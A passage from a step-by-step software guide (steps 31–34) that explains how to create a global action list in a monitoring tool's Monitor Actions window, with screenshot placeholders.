
31. The **Monitor Actions** window appears; click **New** under **Global Action List**.




32. The **Add New Action** window appears. Select the **Action List** icon and click **OK**.



33. The **Action List** window appears. Type a description in the **Description** field and click **Add** to choose actions.




34. The **Choose Action to Add** window appears; choose any action from the list and click **OK**.

